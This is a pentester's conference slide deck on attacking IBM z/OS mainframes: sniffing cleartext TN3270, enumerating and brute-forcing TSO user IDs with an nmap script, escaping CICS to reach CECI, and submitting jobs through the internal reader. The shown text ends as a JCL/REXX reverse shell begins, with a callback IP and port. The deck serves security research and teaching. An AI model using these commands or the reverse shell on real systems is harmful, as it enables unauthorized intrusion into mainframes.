


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Dealing the perfect hand

Shuffling memory blocks on z/OS

A blurred photograph of a person walking through a server aisle, used as a background for the contact information.

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What people think of when I talk about mainframes



The reality: IBM zEC 13 technical specs:

- *10 TB of RAM*
- *141 processors, 5 GHz*
- *Dedicated processors for JAVA, XML and UNIX*
- *Cryptographic chips...*

Badass Badass Badass !!

So what...who uses those anymore ?


About me


Pentester at Wavestone, mainly hacking Windows and Unix stuff

First got my hands on a mainframe in 2014...Hooked ever since

When not hacking stuff: Metal and wine

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The wonders of TN3270

The main protocol to interact with a Mainframe is called TN3270

TN3270 is simply a rebranded Telnet

...Clear text by default



X3270 emulator if you don't have the real thing

Damn EBCDIC

```
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...aeb.....
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==>.IB.<.....0.(2.- Acct Nbr ==>.+B.HACCT#.....0..K.- Procedure ==>..S.HISPFPRO1.0.&K.-
Size ==>.&S.H.....0.K2.- Perform ==>.LB.H....0.<B.- Group Ident ==>.<N.H.....0.IS.- New Password
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==>.GN.@ .0.IC... IH.ICAYOU3...=A.5?. .5?. . ...5A. ...=A.5?. . .HICH70001I AYOUB LAST ACCESS AT 07:46:00 ON
```

Entire conversation (3896 bytes)

Find Save As Print ASCII EBCDIC Hex Dump C Arrays Raw

[DEMO ETTERCAP]

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Ettercap dissector by @Mainframed767



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Time Sharing Option (TSO)

TSO is the /bin/bash on z/OS

```
----- TSO/E LOGON -----  
IKJ56420I Userid SLASH not authorized to use TSO  
  
Enter LOGON parameters below:  
  
*Userid    ==> SLASH  
  
Password   ==>
```

Tsk tsk tsk... too friendly!

Bruteforce

```
root@Guard:/usr/share/nmap/scripts# nmap 192.168.1.201 -n -p 23 --script=tso-enum.nse --script-args idlist=users.
```

```
Starting Nmap 7.01 ( https://nmap.org ) at 2017-05-25 13:56 CEST
```

```
Nmap scan report for 192.168.1.201
```

```
Host is up (0.12s latency).
```

```
PORT      STATE SERVICE VERSION
```

```
23/tcp    open  tn3270  IBM Telnet TN3270
```

```
| tso-enum:
```

```
|   TSO User ID:
```

```
|     TSO User:IBMUSER - Valid User ID
```

```
|     TSO User:SYSWEB - Valid User ID
```

```
|     TSO User:AYOUB - Valid User ID
```


```
|_ Statistics: Performed 6 guesses in 3 seconds, average tps: 2
```

Nmap script by @Mainframed767


Bruteforce is still surprisingly effective

■ Passwords derived from login

Windows : 5%



Mainframe : 27%





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File Options



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```



File

Options



Signon to CICS

APPLID CICSTS32

WELCOME TO CICS TS 3.2

Type your userid and password, then press ENTER:

Userid █ _____ Groupid _____
Password
Language _____

New Password

DFHCE3520 Please type your userid.
F3=Exit

File Options



INQMAP1 Customer Inquiry INQ1

Type a customer number. Then press Enter.

Customer number 4000000

Name and address . . . : DENLLI
NEREA
834 NJD RD
DENVILLE IL 07444

F3=Exit F12=Cancel

Interactive applications

Most interactive applications on z/OS rely on a middleware called CICS

CICS is a combination of Apache Tomcat...before it was cool (*around 1968*)

Current version is CICS TS 5.4

CICS: a middleware full of secrets

If we manage to “exit” the application, we can instruct CICS to execute default admin programs (CECI, CEMT, etc.) => rarely secured

CECI offers to execute CICS API functions

As usual, some API functions are particularly interesting!

File Options




```
SPOOLOPEN OUTPUT TOKEN(&TOK) USERID(INTRDR) NODE(LOCAL) █
STATUS:  COMMAND EXECUTION COMPLETE NAME=
EXEC CICS SPOOLopen Output
Token( 'S0000003' )
Userid( 'INTRDR' )
NODE( 'LOCAL' )
< Class() >
< Outdescr() >
< NOCc | Asa | Mcc >
< PRint < Recordlength() > | PUnch >
```


INTRDR = Internal Reader, is the equivalent of /bin/bash. It executes anything it receives

```
RESPONSE: NORMAL EIBRESP=+000000000000 EIBRESP2=+000000000000
PF 1 HELP 2 HEX 3 END 4 EIB 5 VAR 6 USER 7 SBH 8 SFH 9 MSG 10 SB 11 SF
```


The theory



The theory



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Reverse shell in JCL & REXX

```
//CICSUSEC JOB (123456),CLASS=A
//CREATERX EXEC PGM=IEBGENER
//SYSPRINT DD SYSOUT=*
//SYSIN DD DUMMY
//SYSUT2 DD DSN=CICSUSER.iv,
// DISP=(NEW,CATLG,DELETE),SPACE=(TRK,5),
// DCB=(RECFM=FB,LRECL=80,BLKSIZE=27920)
//SYSUT1 DD *
/* REXX */rh='192.168.1.11';rp='443';nl='25'x;
